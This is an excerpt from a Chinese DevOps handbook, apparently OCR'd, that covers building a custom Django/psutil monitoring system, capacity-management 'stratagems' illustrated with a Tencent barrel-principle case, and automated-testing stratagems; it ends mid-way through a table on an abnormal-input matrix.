


所以我的建议是，可以考虑自研一套监控系统，这固然有压力，但是一旦成功，收益巨大。俗话说万事开头难，开了头其实就不难。我以自己的经验来说自写一套监控系统的套路。


服务器端

前端开发主要会用到大量的页面元素，我建议使用目前开源的 `adminlte`，这个前端框架元素非常丰富，页面简洁，比较适合作为监控系统的基础页面框架。`adminlte` 本身是基于 `Bootstrap` 开发的，对于我们将来进行深度页面定制是非常友好的。图表库内置了 `font awesome` 和 `iconic`，表单整合了 `Select2`，`adminlte` 几乎能满足我们的任何要求。

在图形展示上，建议使用 `Echarts` 监控图表（参见下图），它由百度团队开发和维护，资料文档非常丰富，在图形质量、异步获取和加载方面都比较成熟，要把它嵌入到系统中，只需要引入一个 `JavaScript` 包即可。



后台开发使用 `Django`，主要是快，无论是 `Model`、`FORM`、`Auth` 等系统，还是在插件中间件的丰富程度、文档的完善度上，`Django` 都具有绝对优势。



通过将平台微服务化，Django 本身的速度劣势将被弥补。

在监控数据的设计方面，对资产信息、用户关系等的监控肯定要使用 MySQL 这种关系性数据库，但是对于监控条目的处理就得三思而后行了，我见过很多项目都是把监控条目直接丢到 MySQL 里，导致后期扩展困难，数据库成了监控平台的巨大瓶颈。


我的方法是把所有监控信息全部写入 MongoDB 这样的 NoSQL 数据库，无论是在可扩展性还是性能上，它们都能应对当前海量的监控数据需求。然后在服务端写一个独立的微服务接口，负责接收客户端上传的监控信息，然后将数据进行处理后插入 MongoDB，以供前端进行数据调用，下面代码截图是一个 API 插入的示例。

```
@csrf_exempt
@token_verify()
def received_sys_info(request):
    if request.method == 'POST':
        received_json_data = json.loads(request.body)
        hostname = received_json_data["hostname"]
        received_json_data['timestamp'] = int(time.time())
        client = GetSysData.connect_db()
        db = client[GetSysData.collection]
        collection = db[hostname]
        collection.insert_one(received_json_data)
        return HttpResponse("Post the system Monitor Data successfully!")
    else:
        return HttpResponse("Your push have errors, Please Check your data!")
```

这个 API 通过 HTTP Server 的方式启动，然后监听客户端的 POST 数据，接收到数据后以服务器本地时间为基准，打上监控数据的时间戳后存入 MongoDB，并以主机名为依据，直接进行分表。

客户端

客户端的开发相对来说比较简单，主要引入了 requests 进行 HTTP 动作的处理，引入了 Schedule 进行定时上报和计划任务，引入了 Psutil 进行性能信息采集。



客户端的性能数据主要依靠 Psutil 采集, Psutil 有非常丰富的监控接口, 能够轻松实现对 CPU、内存、网络、磁盘的监控。

获取磁盘信息的函数截图如下:


```
def parser_sys_disk(mountpoint):  
    partitions_list = {}  
    d = psutil.disk_usage(mountpoint)  
    partitions_list['mountpoint'] = mountpoint  
    partitions_list['total'] = round(d.total/1024/1024/1024.0, 2)  
    partitions_list['free'] = round(d.free/1024/1024/1024.0, 2)  
    partitions_list['used'] = round(d.used/1024/1024/1024.0, 2)  
    partitions_list['percent'] = d.percent  
    return partitions_list
```

通过 Psutil 提供的接口采集性能信息, 然后将结果封装成一个 Json 数据, 使用 Requests Post 提交到服务器的 API 接口中去——一次监控过程就完成了。监控平台的通道也就打开了, 以后监控任意条目的套路不过如此。NPM、中间件监控、APM, 不都是这样吗? 采集数据、上报、存盘并展现。

开发规划

服务端、客户端、数据库和图表展现完成之后, 一个简单的监控平台雏形就完成了。这只是一个开始, DevOps 的核心思想是持续学习、持续迭代, 在这个过程中不断完善。有了平台和架子, 我们就可以不断地添砖加瓦。

- 对于硬件监控, 可以通过 Linux 系统命令(比如 smartctl、dmidecode 等)来获取相关信息。
- 对于 NPM、CPU、内存、磁盘、网络和进程, 可使用 Psutil 来完成。
- 对于中间件监控, 比如 MySQL、Nginx, 可以通过命令行或是中间件的监控接口来采集数据。
- 对于某些自定义监控, 比如监控某个文件大小、某个目录的文件数、



某个文件的属性，可以用 Shell 来完成。


- 对于 APM、应用程序指标、函数调用、响应时间、业务数据等，我们可以通过埋点、API 或是 JVM 嗅探来完成。
- 对于报警系统，可以使用邮件、微信等形式，具体可以根据企业自身的需要来设置，都是十几行代码即可搞定。

如果我们使用开源软件 Cacti 或 Zabbix，在实现和整合上都会比较麻烦，很多时候会受制于软件原有的结构，二次开发比较麻烦。所以，我们何不自己写一个，将所有的控制权都放在自己手上呢？况且又不是特别难，在开发平台的过程中，你使用 Python 的能力、软件工程能力都会有很大的提升，你将能够快速实现企业的需求，而不是跑到社区去哭诉“给我加个功能吧”。



更多案例请扫描二维码阅读：

- 如何选择 Python 版本
- 自己动手实现运维平台



作者简介

郭宏泽，现任为胜科技技术总监，高级咨询师，IT 解决方案专家。拥有 12 年 IT 行业工作经验，其中有 8 年一线运维经验，4 年运维开发经验，曾就职于易车网、电信云计算、跟谁学等公司。开发过日志分析系统、CDN 流量计费结算系统，自动化容器管理平台等。精通 Linux 相关技术及 Python、Shell、JavaScript 等语言。现任多家大型公司咨询顾问，已帮助 IBM、惠普、朗讯等多家跨国公司进行容器化及 DevOps 转型。



AdminSet 开源运维平台创建者，DevOps Master，全球运维大会金牌讲师，高效运维社区核心成员。

第五章

监控与质量测试技术

监控与质量测试技术都是当代 IT 从业者必备的能力模型，也是企业的核心竞争力。DevOps 文化要求监控能力内嵌，监控已经不仅仅是那些运维人员、运维团队或运维组织的专属名词了，它完全横纵贯穿于整个架构中。质量测试也是如此，对产品质量的意识和把控能力深度融合在各个职位的各个阶段中。

本章从容量管理、自动化测试、测试方法三个方面展开：“容量管理三十六计”由点及面地揭示了容量管理这一海量业务的核心方法论；“自动化测试三十六计”与“测试方法三十六计”则试图帮大家建立起全局的质量观。希望读者能够参考本章中的多个案例并结合自身工作深入思考，让这些精心提炼的计策有助于自己实际的工作。



容量管理三十六计

总说

运维所在的部门往往在 IT 行业中容易被误认为是“只懂花钱不会赚钱”的 IT 运营成本中心，这其实是一个不真实的看法，或者说是我们运维同行不希望被打上这个相对负面的标签。在腾讯，运维被赋予质量、效率、成本、安全的岗位使命，其中，对成本的解释是“通过不断的技术手段和管理方案的优化，为业务的发展提供合理的成本管控”。换个视角，如果运维能帮助公司节省运营成本，其实是为公司节省了宝贵的现金流，对公司业务的发展是具有正面和积极意义的。

在运维的工作中，设备和带宽是最直接产生成本的运维对象。倘若我们能有效地将设备和带宽的容量管理控制在一个很合理的水平，那么就有理由认为公司的 IT 运营成本管理是合理的。倘若我们在成本合理使用的基础上，再发挥我们的聪明才智和创造力，将技术与业务场景做更多的融合与深挖，在总成本不变的基础上，开拓更多的资源高效利用的场景。开源与节流双管齐下，那么我们就可以自信地相信运维不仅没有浪费运营成本，而且为公司创造了运维价值。

互联网企业很重视 IT 运营成本管理，特别是在大规模运维的场景下，容量管理显得尤为重要。如果容量管理做得不好，不仅徒增运维负担和浪费运营成本，而且有可能限制住新兴业务的发展。笔者所在的运维团队一直十分重视在容量管理的投入，从平庸到称职再到追求卓越，正是因为团队的不断创新与技术突破，才能在容量管理和运营成本优化上硕果累累，连续 3 年获得公司的运营成本优化大奖。在总结容量管理的实践经验时，笔者参考了多家互联网企业的运维经验，包括但不限于下述实践。

- 容量监控数据与运维自动化工具结合，实现无状态服务快速扩容和缩容。
- 结合组件的服务特征差异，在基础容量指标（CPU、内存、流量等）之外，挖掘更丰富的容量度量指标（访问密度、业务吞吐量），完成对运营成本的精确度量和优化。
- 通过容量管理和性能监控数据挖掘业务架构的优化空间，指导架构改进和分布规划。
- 对实现容量监控数据的全局统计与拓扑可视化管理，让容量管理升级为运营成本管理。
- 挖掘服务容量的剩余价值，在线业务与离线业务搭配使用，最大化压榨硬件性能。
- 容量指标计算和关联分析，从传统的模型和策略到机器学习智能识别异常与关联告警。
- 通过架构标准化、流程标准化和硬件标准化等措施，降低容量管理的复杂度，对容量管理很重要。

这些都是基于容量管理数据衍生出的对业务极具价值的运维规划与实践，从运维到运营，需要我们不断地在工作中思考、在运维数据中挖掘，

做到如 DevOps 描述的 IT 最终的目标——企业创造价值。希望通过本书，对容量管理实践的经验与技巧进行总结分享，对运维同行能有所帮助，让更多的企业重视运营成本，重视运维在运营成本管理上能够创造的价值。

三十六计

基础知识

第一计 小文件读 / 写的瓶颈是磁盘寻址，大文件读 / 写的性能瓶颈是带宽。

第二计 容量管理 3 个纬度：系统负载、应用性能、业务总请求量。

第三计 巧设容量告警策略，阈值、比例、斜率、趋势综合看。

第四计 存储单位是 MB，带宽单位是 Mb，大 B 小 b 请区分。

第五计 善用 RAID 技术，提升硬盘吞吐性能。

管理方法

第六计 带宽成本优化强调削峰填谷，避免毛刺高峰浪费运营成本。

第七计 容量管理木桶理论，集群如木桶，优化短板提高容量。

第八计 业务洪峰别硬扛，柔性策略保可用。

第九计 客观度量内存容量， $\text{密度容量} = \text{请求量} / \text{内存总量}$ ，成本管理有保障。

第十计 集群容量管理讲究一致性，硬件、软件、指标的一致。

第十一计 建立合理的容量考核制度，保障运营成本可控、可持续发展。

第十二计 UGC 数据只增不减，存储成本消耗大，降冷措施要规划好。

第十三计 容量管理要灵活，区分业务场景错峰部署，成本使用最合理。

实践经验

第十四计 CPU 亲和性设置要用好，多核性能利用率高。

第十五计 网络传输的优化技巧，可利用文本压缩、合并流量等技术手段，有利于降低网络传输的压力。

第十六计 谨慎使用 Swap 交换空间，内存不足写 Swap 只会令情况变得更糟。

第十七计 硬盘使用率既要看 filesystem 的空间，又要看 inode 节点数。

第十八计 网络容量要关心流量、包量、UDP 包数和 TCP 连接数。

第十九计 容量指标未必都是线性增长的，提前压测探底很重要。

第二十计 容量管理重规划，提前预警比告警抢险更见效。

第二十一计 数据库容易成为架构瓶颈，容量分析要关注连接数、延时、I/O。

第二十二计 利用统计学分析指标数据，灵活选择采样频率、实现对最大值、最小值、平均值等的精确分析。

第二十三计 在分布式架构中，全链路的容量符合木桶原理，瓶颈往往存在于性能最差的模块中。

第二十四计 善用 P2P 传输技术，提升数据分发的并发性能。

第二十五计 错峰规划应用的部署运行，挖掘资源与成本优化的潜力。

第二十六计 运用虚拟化技术 cgroup，灵活隔离 CPU、内存、I/O。

第二十七计 全局分析业务高容量，多个应用争抢系统资源，优先迁移大流量的应用。

第二十八计 业务请求低峰期，可结合离线计算与跑批任务，发挥容量最大价值。

第二十九计 清理无用的带宽消耗，如扫黄打非，降低网络容量就是降低运营成本。

架构技巧

第三十计 利用时间换空间的原理，架构设计增加缓存服务，提升整体吞吐能力。

第三十一计 后台服务防雪崩，容量满载可主动拒绝服务，架构可靠运维轻松。

第三十二计 巧用虚拟化弹性伸缩技术，掌握高阶容量管理能力。

第三十三计 运用 APM、埋点技术，解开应用运行黑盒，找到性能消耗杀手。

第三十四计 异地分布的容量储备与业务指标提前规划好，紧急调度更从容。

第三十五计 应用性能测试与服务压测是持续集成阶段非功能测试的重要一环。

第三十六计 善用软件或硬件的负载均衡，平均分摊请求量，避免单机容量不足影响集群服务。



案例：容量木桶原理的应用

【相关计策：第七计】

在分布式架构技术盛行的当今，无论是在 SOA 还是在微服务的架构

技术下，每个服务集群都由若干设备、虚拟机或容器组成，辅以负载均衡技术，以达到资源利用率最大化和高可用架构的目的。在容量管理的视角中，集群犹如一个木桶，集群中的每个组成设备、虚拟机或容器则相当于组成木桶的木板。要对分布式服务集群进行有效的容量管理，就好比要管理好木桶中每个木板的长度，当木板的长度趋于一致时，木桶可装载的水量是最大的。换言之，基于木桶原理的容量管理是最合理且最优的。

腾讯社交运维团队支撑着腾讯海量的业务规模，在应对大规模的服务容量管理时，木桶原理是一个很好的指导方法论，在保障业务的可用性和节约运营成本的场景中发挥着重大的作用。以腾讯 SNG 运维团队的实践经验，以下总结出 3 个木桶原理在容量管理的应用场景。

- 单机的木桶原理

在单机的容量管理场景下，一般针对多核 CPU 的性能利用率进行管理，由于开发人员的经验水平不同，以及 Linux 对网络请求处理默认绑定 CPU0 的缘故，多核 CPU 的利用率如果不能达到木板平衡的状态，则该单机的性能容量将无法被最大化，也可以被视为有明显短板的 CPU。容量管理的有效手段，便是采取绑定 CPU 或 CPU 亲和性（affinity）设置的方法，确保单机的多核 CPU 的性能都能被加以利用，实现单机性能利用率最大化。

注意，此处重点探讨 CPU 的容量管理，不对物理 CPU 或逻辑 CPU 展开陈述。Linux 下常用的查看 CPU 相关信息的命令如下。


```
# 查看物理 CPU 个数
cat /proc/cpuinfo|grep "physical id"|sort|uniq|wc -l
# 查看每个物理 CPU 中 core 的个数（即核数）
cat /proc/cpuinfo|grep "cpu cores"|uniq
# 查看逻辑 CPU 的个数
cat /proc/cpuinfo|grep "processor"|wc -l
```

● 模块的木桶原理

模块是腾讯 SNG 运维常用的管理概念，是指提供同一功能服务的集群。模块容量管理的目标，是将模块对应的集群中的每个设备性能管理成一致。在模块容量管理实践中，我们引入了极差值来对模块的 CPU 容量实现量化度量。极差的计算公式： $\text{CPU(极差)} = \text{CPU(max)} - \text{CPU(min)}$ ，若 $\text{CPU(极差)} > 30\%$ ，则该设备存在 CPU 使用率不合理的问题，须优化整改。极差值的管理方案，是对木桶原理的量化度量方法，对于模块的流量、内存使用率同样适用。

● SET 的木桶原理

SET 概念是腾讯 SNG 运维用于管理平台级业务的一个抽象的管理概念，运维会根据运维规范管理的要求，将实现一定业务场景的多个模块划分为 SET(减少运维对象)。一般单个 SET 的规模不超过 50 个模块。对于 SET 而言，模块是组成木桶的木板，性能最差的模块相当于 SET 的容量短板，SET 的最大容量等于 SET 内性能最差的模块的容量。在用户量趋于平稳的平台级业务中，SET 能承载的用户数被设定为固定的值（如 1000 万同时在线用户数），运维通过常态化的压测和优化，确保 SET 中不存在容量短板的模块，以备紧急调度场景，保证 SET 容灾容量的可用性。



木桶理论被应用于容量管理中，只能帮助我们更好地发现容量的异

常点，但要真正达到保障服务的高可用或节约运营成本的目标，还需要配合其他的工具或手段来实现。如可利用容量预警来提前做好容量规划准备，利用请求权重调度来解决同一集群内性能差异的设备带来的容量不均问题，利用弹性伸缩或自动化扩容的技术解决突发业务请求引发的容量瓶颈问题等，对于服务的容量管理没有银弹，擅用恰当的方法论可以使我们的工作更有成效。



更多案例请扫描二维码阅读：

- 架构前进一小步，容量提升一大步
- 结合“容量考核”合理使用运营成本



作者简介

梁定安，腾讯织云产品负责人，运营技术总监。十余年互联网运维从业经验，高效运维社区金牌讲师、复旦大学客座讲师、腾讯云布道师、DevOps 专家。亲历企业的服务器规模从数十台到数万台的运维工作，对于构建自动化运维体系和监控质量体系有着丰富的理论与实践经验。目前专注于腾讯织云运维平台和 DevOps 解决方案的产品化输出。





自动化测试三十六计

总说

随着互联网技术的快速发展,加上传统企业的快速转型,在当前社会,我们都在使用敏捷和 DevOps 的先进生产关系与生产力来促进 IT 产品或服务的快速迭代,以适应客户不断更新的需求。

但是在实际开发过程中,我们发现在敏捷和 DevOps 的理念落地后,产品和服务仍然不能实现快速迭代,因为质量往往在拖后腿。我们必须引入大量的员工来进行手工黑盒测试,导致达不到预期的投入产出比。

这其中的原因有两个,第一,我们的需求来源有业务需求、测试需求、监管需求、技术需求和旁路分支需求,而每一个需求到研发端就会延伸出非常多的开发函数,到测试端就会产生大量的测试用例,人工设计测试和执行测试的速度往往跟不上需求的变更速度。第二,“人”是不可靠的因素,人的经验、情绪状态、对项目的认知等都是变化的,这会让团队处于一个不稳定的、随时变化的状态。我们的经验往往无法在项目的实际运行过程中及时、全面地累积起来,所以大量的测试用例在过了几个版本后会变得难以维护,人员的流动又加剧了测试过程中的认知负

担，导致测试质量不可控。

所以客户都期望通过自动化测试来快速提升产品质量，期望在同样的单位时间内以自动化的脚本方式来替代传统的手工测试，减少测试时间。在客户看来，自动化测试是稳定又快速的。实现自动化测试虽然在早期需要投入较多成本，但是后续维护期间，投入产出比会大幅度降低，同时质量可靠稳定。自动化测试可以将人的经验和对测试的要求，以及测试与需求的绑定关系都融合到脚本中，从而提高生产效率。在需求的变更过程中来完成对产品或服务的快速验证，并且为产品或者服务实现 99.99% 可用性提供强有力支撑。

自 2000 年以来，很多企业在产品和服务的开发过程中都采用了自动化测试，然而，效果非常不理想，以至于管理层对自动化测试普遍形成了性价比非常低的印象，或者自动化测试难以实施下去的感觉，导致自动化测试最终被放弃。笔者根据过去 10 多年的项目经验，总结出运用自动化测试过程中存在的如下问题：

- 对自动化测试认知不足：只是绑定了工具，并进行初步的自动化测试脚本录制，但是由于对于自动化测试认知不足，所以后续维护性代价非常大。
- 无法快速适应变更：测试脚本只是与测试用例进行关联，一旦发生变更，就需要在庞大的测试用例集合中找寻此变化的需求对应的测试用例，然后再找到测试脚本；或者需要在庞大的测试对象库中更新某一具体对象，消耗的时间非常长。
- 没有设计好合适的自动化测试框架，或者选择了错误的自动化测试框架：这带来了庞大的框架、脚本、业务场景维护的问题。BDD、TDD、ATDD、关键字驱动、数据驱动，各有其适应场景，不可滥用。

- 早期直接投入到了 GUI 自动化测试：由于处于测试的末端，无法尽早发现问题，并且维护性代价太大。
- 被工具绑定：在这种情况下，在积累了大量的脚本后，若界面发生重大变更，则自动化测试脚本几乎需要全部重构。
- 人员技能瓶颈：自动化测试人员不仅需要掌握脚本的编写技巧，还需要对业务深入了解，所以在团队中容易存在人员能力的瓶颈限制，出现解决不了问题，或者解决问题所需时间过长的情况。
- 场景的设计与范围确认不合理：很多场景制作时没有考虑前后文关系，变为了半自动化测试场景，仍需要手工介入。
- 还有两个最常见的问题：数据准备方面的问题和环境准备方面的问题，尤其是外部数据源的提供与环境的多样性要求，这两个问题是阻碍自动化测试顺利实施的两个最大障碍。

➤ 数据准备：由于客户需要的业务场景（场景包含多个用例，如注册→登录→转账→查询→退出）在软件中会横跨多个菜单、组件和系统，所以在设计或执行自动化测试用例时，经常需要准备大量的前置数据。若数据无法自动准备，那么就变成所谓的半自动化了。

但不幸的是，由于测试人员在测试自动化测试用例时往往只关注自己的脚本，对于前置数据如何产生并不理会，所以容易形成孤岛效应。

➤ 环境准备：大多数被测试项目都与其他系统存在关联关系，所以在部署过程中需要同时部署其他相关系统。然而测试环境往往缺少对应的关联系统，又会形成一个孤岛，导致很多模板无法被自动化测试用例覆盖到，甚至还会有一些硬件环境的缺失。

由于上述种种问题的存在，自动化测试在过去 10 多年的发展过程中经历了不少挫折，陷入了一个又一个的误区。好在有如 BATJ 和部分传统企业的成功案例，加上 DevOps 的兴起推动了软件服务的快速开发与交付，所以自动化测试在近几年又重新被重视起来，成为 DevOps 体系构建中不可忽视的重要一环，并为持续反馈提供了强有力的技术支撑与操作性路径。

笔者总结了过去 10 多年的测试经验，借鉴了百余个国内外项目实践方案和 20 余套自动化测试框架与平台的构建经验，整理出“自动化测试三十六计”，期望为 DevOps 如何构建可靠的自动化测试体系提供相关参考。在讲具体计策之前，还想对于各种场景适用的自动化策略（包括从国外引入的 BDD、TDD、ATDD 等）介绍如下。

- 简单流程的国外应用

如笔者使用过的 BOA、Chase、Citi 等国外银行相关的业务，其界面呈现都非常简单，所以主要路径、分支路径与异常检测完全可以通过 BDD 来覆盖。BDD 可以良好地驱动小范围的需求的快速变化。

- 代码严谨性与人员投入

国外的代码规范相当严谨，而且有人专职进行相关的代码检测，减少代码复杂度与内聚性。首先，国外的人员稳定性较高，时间较宽裕，可以持续投入；其次 Boss 们认同 TDD 带来的长期效应，允许投入；最后，开发人员愿意去做 TDD 自动化测试，他们不认为这是开发的低级操作。所以在外国，TDD 模式可以比较好地覆盖在自动化测试上，用来驱动开发的改进与质量优化。

而在国内，由于做 TDD 需要的前期投入多，且对开发能力有一定的要求，加上开发人员普遍认为 TDD 是一种重复无趣的低级劳动，他们宁

愿学习高深知识（如深度学习、BI等），也不愿意通过 TDD 来提高代码质量。更关键的是，Boss 可能会因为短期内看不到效果，或者认为研发的价值在于不断地创造新的业务而放弃 TDD。这些因素导致 TDD 在国内企业较少被使用。

- App 模式

众所周知，App 上只呈现有简单的输入框与单个按钮等，所以业务复杂度较低，分支路径较少，非常适合用 BDD 或者 ATDD 来驱动。所以 App 等简单的互联网模式可以使用 BDD、ATDD 等策略来进行质量测试的覆盖。

- 早期互联网模式

在测试周期固定或者需要测试的情况较少时，可以通过有限的主路径测试覆盖及运维的事后弥补机制（如灰度发布、金丝雀等）来迅速抢占市场。这个过程会对部分用户造成较小的影响和伤害。例如软件的某一版本发布，由于时间关系无法全面测试，于是通过灰度发布将此试用版本发布到某个小镇上，第一次发布时存在 bug，有 10 位新用户发誓不再使用此产品；修改后继续发布到这个小镇上，验证无问题，于是逐步扩大到其他省市去发布，快速赢得了 50 位新用户。这种模式下，虽然刚开始损失了 10 位用户，却赢得了后续的 50 位用户。在新商业模式运作的早期我们可以通过这种方式迅速占领相关垂直领域，来抢占市场和用户，然后通过不断扩大的新用户群体获取融资并上市，成为新行业领域的领头羊。因此“自动化测试 + 运维事后弥补机制”可以运作在早期的互联网模式上。

- 复杂的精益互联网 / 传统模式

随着互联网的发展，各个领域都被多家同质化企业划分了市场和人群，需求由早期的“业务需求”变化为了“业务需求 + 技术需求 + 监管

需求 + 测试需求 + 旁路分支需求”的综合体，对产品的质量提出了严格要求——因为损失的客户会被推送到其他同质化竞争对手那里，所以不能在任何一个用户那里出现严重的体验性或功能性的异常。灰度发布不能再作为质量测试的补足方式，仅仅适合作为客户体验与运维灾备的手段。此时监管需求、质量需求与业务需求变得同等重要，这要求我们进一步加强对测试的复杂性用例的覆盖。

在这种模式下，业务交互复杂，数据关联性强，每个模块都可以映射出大量的测试用例，自动化测试的维护性代价呈现指数级增长。而在需求上，一方面需要构建快速的交付模式，另一方面要确保高质量高可靠的质量体系，故需要构建合适的自动化测试框架（比如测试建模）来降低高昂的维护性代价。

三十六计

自动化测试的准备

第一计 需求分析先行，切入源头进行准备，自动化测试用例设计是成功的关键。

第二计 设定考核的 KPI，构建度量体系，合理评判自动化测试的作用。
准备业务的前置 / 后置条件（数据），不要成为运行的孤岛，
导致测试半自动化。

自动化测试的思维变化

第三计 自动化测试需要长期积累，2~8 个月方可见回报，高层须给予耐心；实施团队需要尽早在每个周期内呈现 MVP 最小精简集合，
将成功的经历反馈给高层，坚定他们的信心。

第四计 自动化测试团队分为业务测试人员与技术人员，早期一定要有业务测试人员。

第五计 须将经验、需求等融合到知识管理平台中，通过脚本化、规则化、插件化的方式将人的经验融合到自动化测试平台 / 框架中。

第六计 未达到自动化测试准入条件或成熟度标准的项目，请从小模块开始，逐步演化出适合自己的自动化测试体系。

第七计 不要追求总的覆盖率，而要分清楚主要路径、分支路径的覆盖率，以及最后做异常测试的覆盖率。

第八计 可以通过设置可随意增加的矩阵模式来覆盖异常测试，无须增加额外的脚本。

第九计 业务要分层维护，设定主流程、分支流程与异常测试的边界。

第十计 对自动化测试的成功率与能力进行量化，持续反馈，不断改进。

第十一计 分层进行测试：将最终的执行较慢、反馈周期较长的 GUI 测试，转换为分层次的单元测试（含代码扫描）、API 自动化测试、GUI 自动化测试，在每个软件生命周期执行不同的测试类型，达到快速执行与快速反馈的效果。具体可参考 Google 的“1-5-15-60 分钟”原则¹。

第十二计 UI 自动化测试，可考虑使用 Qunit/JS 注入的形式，快速缩短对象输入的执行时间，匹配 DevOps 模式。

第十三计 单元测试需要注意构建挡板，考虑数据边界与业务规则的边界。

1 1-5-15-60 分钟原则的含义是，1 分钟的开发端本地 IDE “单元测试 + 代码扫描”，5 分钟的小范围功能模块“集成测试 + 接口测试”，15 分钟的大范围功能模块“契约测试 + 接口测试”，60 分钟的全系统集成性“接口全覆盖集合 + GUI 冒烟测试”，1 天的“用户接受测试 + 回归全覆盖测试 + 手工测试 + 性能测试”，1 周的“稳定性测试 + 运维演练等”。

第十四计 单元、API、GUI 自动化测试中，部分场景、业务规则等可以移动到代码自动扫描阶段，通过简洁的设定扫描自动化规则来代替后期庞大笨重的 GUI 自动化测试，尽早在研发人员提交代码时发现问题。

适应变更的维护性代价的考量

第十五计 注重后续脚本 / 数据维护性代价，而非直接录制回放或简单生成脚本。

第十六计 坚持统一编码，架构师需要先设计统一的框架。

第十七计 确保数据、对象、脚本的一致性，通过框架 / 规则来统一维护变更的数据、对象、脚本和规则，降低维护成本。

第十八计 适应快速变化，让数据、对象与脚本在外部灵活调用，而非嵌入在脚本中。

第十九计 必须包含断言，设定固定断言、同态断言、输入性自适应断言和模糊断言。

第二十计 通过正则表达式来匹配非固定性断言。

第二十一计 严格检查断言的有效性和边界。

第二十二计 使用持续集成软件集成不同的测试集合，适应快速变更；自动化测试要融入到开发流程中。

自动化框架的特点

第二十三计 必须有统一的自适应错误处理机制，对于已知异常与未知异常，都可以自动纠正并记录。

第二十四计 构建有效反馈机制，从结果、截图、日志上记录运行的相关路径。

第二十五计 对于业务、框架、工具、底层进行分级日志记录，并实时截图。

第二十六计 执行失败要迅速切换状态，不要停留在错误的脚本之处，须跳过错误集合，持续进行。

第二十七计 构建 / 集成到统一的调度平台，统一调度脚本、资源、时间安排等。

第二十八计 测试框架分级为：底层工具支撑、中间层类型支持、最上层业务相关。

第二十九计 测试对象分级为：通用对象、局部对象、实时变化的对象。

第三十计 测试数据分级为：全局参数、传递参数、一次性参数、局部范围内参数，需要对它们分开维护。

自动化测试批量执行的建议

第三十一计 在批量执行阶段可设置前置过程，对于环境、数据（一次性数据）等进行提前检查或者准备。

第三十二计 对于批量执行失败的案例，可以再自动尝试执行一次或两次，看最终结果。

第三十三计 增强批量执行的稳健性。

第三十四计 尽量保证开发环境、自动化测试环境的一致性。

第三十五计 对于验证码，可以尝试 OCR 识别、特性开关、数据库临时读取等，尽量不要留后门。



案例：批量执行自动化测试的策略改进

【相关计策：第八计、第九计、第二十四计、第二十六计、第二十七计】

团队经历上一次的自动化测试框架的构建后¹，知晓了如何应对大型复杂系统的自动化测试。若干天后，正在休假的老王被叫回到此自动化测试项目中，因为 PM 又发现了若干新问题，他让老王好好想想点子。问题如下：

- PM 无法统计相关覆盖率，当客户问起来时，只能拍胸脯保证覆盖率没问题。但其实他知道，很多同事喜欢写异常用例：通过简单的复制并修改后就能轻易地完成数量目标，达到 PM 要求的工作量。但这些用例对于主要流程与分支流程的覆盖是否全面？PM 对此是不清楚的，因此 PM 对于客户也只能提供绝对数字，对于覆盖率，只能随便报一个数了。
- PM 发现部分新同事往往会遗漏很多异常的输入型验证和分支路径验证，而且一些老同事偶尔也会犯这个错。PM 很苦恼。
- 因为处于快速变更模式下，来不及输出文档，所以所有的细节都在同事脑子里。然而团队不稳定，一旦负责的人走了，相关的经验就都失去了，需要很久才能弥补回来。
- 夜间自动化测试批量执行时，总有一些脚本出现诡异的异常，导致整个执行批次一直卡在那里，浪费了时间。
- 有同事反映框架的日志太多了，不太容易定位出错的地方。

老王惦记着假期，正好这些项目他都做过，于是他快速地给出如下反馈：

1 扫描本案例后面二维码可以阅读更多案例，该案例内容与其他案例有关联关系。

- 如果是测试建模的复杂业务模式，那么需要划分不同的模型类型：如主要业务、分支业务、异常输入等。如果是 BDD 或者 TDD 模式，那么通过加入标签（参考 Gherkin 的 @ 模式）来设置不同的场景集合，然后自动筛选执行集合。
- 异常输入矩阵不用再写用例，只需要发现新的异常输入验证后，将新增规则加入到列表中，自动让每个输入框去批量执行异常规则的集合。所以无论工作 10 多年的测试工程师，还是初出茅庐的新手，都可以仅仅通过探索性测试找寻最新的问题，而不是反复地对每个输入框都设计一套异常执行集合。

如下图所示，“功能点”下面的三列为菜单；“输入框”一列为界面上要求的各种输入项，我们一一列举在此处；“异常输入汇总”下面的三列为所有人员在一起设想的各种异常输入项的列举集合，我们对它们做了分类，后续会在界面或者报文中自动通过笛卡尔乘积和自动化测试工具来将各种异常输入规则自动输入到左侧的“输入框”一列，进行异常验证。这样就不需要每个人分开进行设计与重复处理，而是统一进行规则设定了。在此表格中，我们陆续将规则引入并导入到集合中，即可完成新规则的验证。

功能点			输入框		异常输入汇总			
